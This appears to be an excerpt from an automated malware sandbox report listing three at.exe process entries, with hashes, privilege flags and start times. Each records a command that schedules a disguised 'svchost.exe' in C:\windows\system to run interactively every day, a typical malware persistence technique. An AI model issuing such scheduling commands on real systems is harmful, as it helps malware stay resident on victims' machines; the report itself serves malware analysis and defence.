Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 08:09 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0x100000
File size:	24064 bytes
MD5 hash:	7BD932FFA2E9B359CB0544615973D149
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: 2032 Parent PID: 1336

General

Start time:	07:47:33
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 08:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0x100000
File size:	24064 bytes
MD5 hash:	7BD932FFA2E9B359CB0544615973D149
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: at.exe PID: 572 Parent PID: 1336

General

Start time:	07:47:34
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\at.exe
Wow64 process (32bit):	true
Commandline:	at 08:13 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe
Imagebase:	0x100000
File size:	24064 bytes

MD5 hash:	7BD932FFA2E9B359CB0544615973D149
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis